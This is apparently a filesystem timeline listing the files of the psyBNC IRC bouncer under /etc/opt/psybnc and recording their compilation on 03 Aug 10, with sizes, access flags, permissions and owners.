    179 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELBAN.ITA
    183 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELBAN.TXT
    175 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELDCC.DEU
    188 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELDCC.ITA
    213 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELDCC.TXT
    293 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELENCRYPT.DEU
    296 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELENCRYPT.ITA
    329 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELENCRYPT.TXT
    159 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELIGNORE.DEU
    154 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELIGNORE.ITA
    154 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELIGNORE.TXT
    153 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELLINK.DEU
    165 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELLINK.ITA
    152 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELLINK.TXT
    267 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELLOG.DEU

```

```

342 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DELLOG.ITA
361 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELLOG.TXT
74 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELNETWORK.DEU
97 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DELNETWORK.ITA
92 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELNETWORK.TXT
295 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELOP.DEU
273 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DELOP.ITA
268 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELOP.TXT
222 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELSERVER.DEU
371 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DELSERVER.ITA
350 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELSERVER.TXT
245 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELTRANSLATE.DEU
312 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DELTRANSLATE.ITA
342 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELTRANSLATE.TXT
176 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELUER.DEU
170 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DELUER.ITA
149 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DELUER.TXT
801 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ENCRYPT.DEU
709 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/ENCRYPT.ITA
673 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ENCRYPT.TXT
136 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ERASEMAINLOG.DEU
233 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/ERASEMAINLOG.ITA
235 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ERASEMAINLOG.TXT
209 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ERASEPRIVATELOG.DEU
305 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/ERASEPRIVATELOG.ITA
279 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ERASEPRIVATELOG.TXT
171 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ERASETRAFFICLOG.DEU
285 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/ERASETRAFFICLOG.ITA
280 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/ERASETRAFFICLOG.TXT
386 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/JUMP.DEU
472 .ac -rw-rw-r-- root root

```

```

/etc/opt/psybnc/help/JUMP.ITA
    472 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/JUMP.TXT
    177 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LEAVEQUIT.DEU
    157 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LEAVEQUIT.ITA
    142 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LEAVEQUIT.TXT
    877 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LINKFROM.DEU
    529 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LINKFROM.ITA
    525 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LINKFROM.TXT
    922 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LINKTO.DEU
    662 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LINKTO.ITA
    632 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LINKTO.TXT
    142 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTALLOW.DEU
    144 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LISTALLOW.ITA
    120 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTALLOW.TXT
    234 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTASK.DEU
    208 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LISTASK.ITA
    164 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTASK.TXT
    216 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTAUTOOPS.DEU
    219 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LISTAUTOOPS.ITA
    223 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTAUTOOPS.TXT
    125 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTBANS.DEU
    113 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LISTBANS.ITA
    118 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTBANS.TXT
    150 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTDCC.DEU
    139 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LISTDCC.ITA
    129 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTDCC.TXT
    146 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTENCRYPT.DEU
    154 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LISTENCRYPT.ITA
    143 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTENCRYPT.TXT
    134 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/LISTIGNORES.DEU
    118 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/LISTIGNORES.ITA

```

```

122 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTIGNORES.TXT
149 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTLINKS.DEU
174 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/LISTLINKS.ITA
174 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTLINKS.TXT
155 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTLOGS.DEU
168 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/LISTLOGS.ITA
183 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTLOGS.TXT
194 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTOPS.DEU
187 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/LISTOPS.ITA
162 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTOPS.TXT
117 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTSERVERS.DEU
106 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/LISTSERVERS.ITA
103 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTSERVERS.TXT
103 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/LISTTASKS.DEU
118 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/LISTTASKS.ITA
107 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/LISTTASKS.TXT
130 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/MADMIN.DEU
153 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/MADMIN.ITA
122 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/MADMIN.TXT
150 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/NAMEBOUNCER.DEU
256 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/NAMEBOUNCER.ITA
223 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/NAMEBOUNCER.TXT
407 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/PASSWORD.DEU
356 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/PASSWORD.ITA
324 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/PASSWORD.TXT
257 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/PLAYMAINLOG.DEU
241 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/PLAYMAINLOG.ITA
222 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/PLAYMAINLOG.TXT
314 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/PLAYPRIVATELOG.DEU
296 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/PLAYPRIVATELOG.ITA
271 .ac -rw-r--r-- root root

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/etc/opt/psybnc/help/PLAYPRIVATELOG.TXT
    1631 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/PLAYTRAFFICLOG.DEU
    1582 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/PLAYTRAFFICLOG.ITA
    1465 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/PLAYTRAFFICLOG.TXT
    241 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/PROXY.DEU
    259 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/PROXY.ITA
    279 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/PROXY.TXT
    381 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/RELAYLINK.DEU
    266 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/RELAYLINK.ITA
    262 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/RELAYLINK.TXT
    191 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/RELINK.DEU
    214 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/RELINK.ITA
    195 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/RELINK.TXT
    299 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETAWAY.DEU
    306 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/SETAWAY.ITA
    267 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETAWAY.TXT
    299 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETAWAYNICK.DEU
    299 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/SETAWAYNICK.ITA
    282 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETAWAYNICK.TXT
    141 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETLANG.DEU
    141 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/SETLANG.ITA
    136 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETLANG.TXT
    316 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETLEAVEMSG.DEU
    263 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/SETLEAVEMSG.ITA
    250 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETLEAVEMSG.TXT
    119 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETUSERNAME.DEU
    108 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/SETUSERNAME.ITA
    85 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SETUSERNAME.TXT
    418 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SOCKSTAT.DEU
    431 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/SOCKSTAT.ITA
    423 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/SOCKSTAT.TXT

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75 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/SRELOAD.DEU
70 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/SRELOAD.ITA
68 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/SRELOAD.TXT
334 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/SWITCHNET.DEU
269 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/SWITCHNET.ITA
268 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/SWITCHNET.TXT
1753 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/TRANSLATE.DEU
1419 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/TRANSLATE.ITA
1313 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/TRANSLATE.TXT
214 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/UNADMIN.DEU
140 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/UNADMIN.ITA
109 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/UNADMIN.TXT
4096 .ac drwxr-xr-x root root /etc/opt/psybnc/lang
160 .ac -rw-r--r-- root root
/etc/opt/psybnc/lang/INFO
83813 ..c -rw-r--r-- root root
/etc/opt/psybnc/lang/english.lng
87907 .ac -rw-r--r-- root root
/etc/opt/psybnc/lang/german.lng
86540 .ac -rw-rw-r-- root root
/etc/opt/psybnc/lang/italiano.lng
4096 .a. drwxrwxr-x root root /etc/opt/psybnc/log
70 .ac -rw-rw-r-- root root
/etc/opt/psybnc/log/INFO
4096 .ac drwxrwxr-x root root
/etc/opt/psybnc/menuconf
9618 ..c -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/checklist.c
5384 ..c -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/colors.h
6015 ..c -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/dialog.h
4096 .ac drwxrwxr-x root root
/etc/opt/psybnc/menuconf/help
127 .ac -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/help/h101.txt
179 .ac -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/help/h102.txt
55 .ac -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/help/h103.txt
24 .ac -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/help/h104.txt
47 .ac -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/help/h105.txt
57 .ac -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/help/h106.txt
72 .ac -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/help/h107.txt
192 .ac -rw-rw-r-- root root

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/etc/opt/psybnc/menuconf/help/h201.txt
    177 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h202.txt
    223 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h203.txt
    251 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h204.txt
    129 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h205.txt
    188 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h206.txt
    267 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h207.txt
    209 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h208.txt
    214 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h209.txt
    90 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h210.txt
    224 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h211.txt
    134 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h212.txt
    216 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h213.txt
    254 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h214.txt
    170 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h215.txt
    155 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h216.txt
    267 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h217.txt
    216 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h218.txt
    48 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h219.txt
    137 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h220.txt
    65 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h221.txt
    125 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h301.txt
    187 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h302.txt
    168 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h303.txt
    146 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h304.txt
    125 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h305.txt
    95 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h306.txt
    171 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h501.txt
    66 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h502.txt
    150 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h503.txt
    164 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/menuconf/help/h504.txt

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                244 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h505.txt
                221 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h601.txt
                 50 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h701.txt
                 40 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h702.txt
                 51 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h703.txt
                262 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h704.txt
                 58 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h705.txt
                 85 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h706.txt
                119 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h707.txt
                172 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h708.txt
                137 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h709.txt
                187 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h710.txt
                129 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h711.txt
                177 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h712.txt
                135 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h713.txt
                193 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h714.txt
                145 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h715.txt
                111 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/help/h716.txt
                5821 .ac -rw-r--r-- root      root
/etc/opt/psybnc/menuconf/inifunc.c
                6200 ..c -rw-r--r-- 1026    414
/etc/opt/psybnc/menuconf/inputbox.c
                12969 ..c -rw-r--r-- 1026    414
/etc/opt/psybnc/menuconf/menubox.c
                50200 ..c -rw-rw-r-- root      root
/etc/opt/psybnc/menuconf/menuconf.c
                15584 ..c -rw-r--r-- 1026    414
/etc/opt/psybnc/menuconf/textbox.c
                9585 ..c -rw-r--r-- 1026    414
/etc/opt/psybnc/menuconf/util.c
                4096 .a. drwxrwxr-x root      root      /etc/opt/psybnc/motd
                 99 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/motd/INFO
                 369 .ac -rwxrwxr-x root      root
/etc/opt/psybnc/psybncchk
                4096 .ac drwxrwxr-x root      root
/etc/opt/psybnc/scripts
                 136 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/scripts/INFO
                4096 .ac drwxrwxr-x root      root
/etc/opt/psybnc/scripts/example
                 401 .ac -rw-rw-r-- root      root
/etc/opt/psybnc/scripts/example/DEFAULT.SCRIPT

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    4759 .ac -rw-r--r-- root    root
/etc/opt/psybnc/src/bsd-setenv.c
    14476 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/match.c
    22135 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_blowfish.c
    69574 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_client.c
    36330 ..c -rw-rw-r-- 503    503
/etc/opt/psybnc/src/p_coredns.c
    3400 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_crypt.c
    3739 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_data.h
    40263 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_dcc.c
    33425 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_global.h
    13466 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_hash.c
    11920 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_idea.c
    7924 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_inifunc.c
    53849 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_intnet.c
    18840 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_link.c
    11849 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_log.c
    14397 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_memory.c
    21024 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_network.c
    5067 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_parse.c
    20374 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_peer.c
    26163 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_script.c
    36294 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_server.c
    43496 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_socket.c
    13264 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_string.c
    11192 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_sysmsg.c
    5689 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_topology.c
    9278 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_translate.c
    20514 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_uchannel.c
    15070 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_userfile.c
    1078 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_version.h
    7309 ..c -rw-r--r-- root    root
/etc/opt/psybnc/src/psybnc.c
    28523 ..c -rw-r--r-- root    root

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/etc/opt/psybnc/src/snprintf.c
      835 .ac -rw-r--r-- 1042 users
/etc/opt/psybnc/src/ssl.cnf
      3901 ..c -rw----- 1004 490
/etc/opt/psybnc/targets.mak
      4096 .a. drwxrwxr-x root root /etc/opt/psybnc/tools
      12581 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/autoconf.c
      1776 .ac -rw-rw-r-- root root
/etc/opt/psybnc/tools/chkbind.c
      1577 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/chkenv.c
      1936 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/chkipv6.c
      1648 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/chkresolv.c
      1732 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/chksock.c
      1796 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/chkssl.c
      1736 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/chktime.c
      5656 ..c -rw-rw-r-- root root
/etc/opt/psybnc/tools/convconf.c
      3829 ..c -rw-r--r-- root root
/etc/opt/psybnc/tools/makesalt.c
03 Aug 10 15:58:03 50200 .a. -rw-rw-r-- root root
/etc/opt/psybnc/menuconf/menuconf.c
03 Aug 10 15:58:04 9618 .a. -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/checklist.c
      5384 .a. -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/colors.h
      6015 .a. -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/dialog.h
      6200 .a. -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/inputbox.c
      12969 .a. -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/menubox.c
      15584 .a. -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/textbox.c
      9585 .a. -rw-r--r-- 1026 414
/etc/opt/psybnc/menuconf/util.c
03 Aug 10 16:01:14 2129 .a. -rw-r--r-- root root
/etc/opt/psybnc/Makefile
      18295 mac -rwxr-xr-x root root
/etc/opt/psybnc/tools/convconf
      5656 .a. -rw-rw-r-- root root
/etc/opt/psybnc/tools/convconf.c
03 Aug 10 16:01:15 24423 mac -rwxr-xr-x root root
/etc/opt/psybnc/tools/autoconf
      12581 .a. -rw-rw-r-- root root
/etc/opt/psybnc/tools/autoconf.c
      1732 .a. -rw-rw-r-- root root
/etc/opt/psybnc/tools/chksock.c
      77 mac -rw-r--r-- root root
/etc/opt/psybnc/tools/sys
03 Aug 10 16:01:16 13923 mac -rwxr-xr-x root root
/etc/opt/psybnc/tools/chkenv
      1577 .a. -rw-rw-r-- root root
/etc/opt/psybnc/tools/chkenv.c
      1936 .a. -rw-rw-r-- root root

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/etc/opt/psybnc/tools/chkipv6.c
      14065 mac -rwxr-xr-x root      root
/etc/opt/psybnc/tools/chksock
      1736 .a. -rw-rw-r-- root      root
/etc/opt/psybnc/tools/chktime.c
03 Aug 10 16:01:17      729 m.c -rw-r--r-- root      root
/etc/opt/psybnc/makefile.out
      4096 m.c drwxrwxr-x root      root      /etc/opt/psybnc/tools
      383 mac -rw-r--r-- root      root
/etc/opt/psybnc/tools/.chk
      14058 mac -rwxr-xr-x root      root
/etc/opt/psybnc/tools/chkipv6
      13935 mac -rwxr-xr-x root      root
/etc/opt/psybnc/tools/chkresolv
      1648 .a. -rw-rw-r-- root      root
/etc/opt/psybnc/tools/chkresolv.c
      1796 .a. -rw-rw-r-- root      root
/etc/opt/psybnc/tools/chkssl.c
      3829 .a. -rw-r--r-- root      root
/etc/opt/psybnc/tools/makesalt.c
      20747 .a. -rw-r--r-- root      root
/usr/include/arpa/nameser.h
      6064 .a. -rw-r--r-- root      root
/usr/include/arpa/nameser_compat.h
      360 .a. -rw-r--r-- root      root
/usr/include/asm/param.h
      78 .a. -rw-r--r-- root      root
/usr/include/linux/param.h
      14189 .a. -rw-r--r-- root      root      /usr/include/resolv.h
      86 .a. -rw-r--r-- root      root
/usr/include/sys/bitypes.h
      2055 .a. -rw-r--r-- root      root
/usr/include/sys/param.h
03 Aug 10 16:01:18      729 .a. -rw-r--r-- root      root
/etc/opt/psybnc/makefile.out
      16856 mac -rwxr-xr-x root      root
/etc/opt/psybnc/makesalt
      4096 .a. drwxr-xr-x root      root      /etc/opt/psybnc/src
      14476 .a. -rw-r--r-- root      root
/etc/opt/psybnc/src/match.c
      3739 .a. -rw-r--r-- root      root
/etc/opt/psybnc/src/p_data.h
      7309 .a. -rw-r--r-- root      root
/etc/opt/psybnc/src/psybnc.c
      8460 m.c -rw-r--r-- root      root
/etc/opt/psybnc/src/psybnc.o
      3901 .a. -rw----- 1004      490
/etc/opt/psybnc/targets.mak
      120860 .a. -rwxr-xr-x root      root      /usr/bin/make
      2500 .a. -rw-r--r-- root      root      /usr/include/strings.h
03 Aug 10 16:01:19      2344 m.c -rw-r--r-- root      root
/etc/opt/psybnc/src/match.o
      69574 .a. -rw-r--r-- root      root
/etc/opt/psybnc/src/p_client.c
03 Aug 10 16:01:21      67348 m.c -rw-r--r-- root      root
/etc/opt/psybnc/src/p_client.o
      3400 .a. -rw-r--r-- root      root
/etc/opt/psybnc/src/p_crypt.c
03 Aug 10 16:01:22      2652 m.c -rw-r--r-- root      root
/etc/opt/psybnc/src/p_crypt.o
      40263 .a. -rw-r--r-- root      root

```

```

/etc/opt/psybnc/src/p_dcc.c
03 Aug 10 16:01:23    25836 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_dcc.o
    13466 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_hash.c
03 Aug 10 16:01:24    14940 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_hash.o
    11920 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_idea.c
    8364 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_idea.o
    7924 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_inifunc.c
03 Aug 10 16:01:25    6684 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_inifunc.o
    18840 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_link.c
03 Aug 10 16:01:26    16668 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_link.o
    11849 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_log.c
03 Aug 10 16:01:27    11420 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_log.o
    14397 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_memory.c
    10136 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_memory.o
    21024 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_network.c
03 Aug 10 16:01:28    16684 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_network.o
    5067 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_parse.c
03 Aug 10 16:01:29    3096 m.c -rw-r--r-- root    root
/etc/opt/psybnc/src/p_parse.o
    20374 .a. -rw-r--r-- root    root
/etc/opt/psybnc/src/p_peer.c
03 Aug 10 16:01:30    16080 m.c -rw-r--r-- root    root
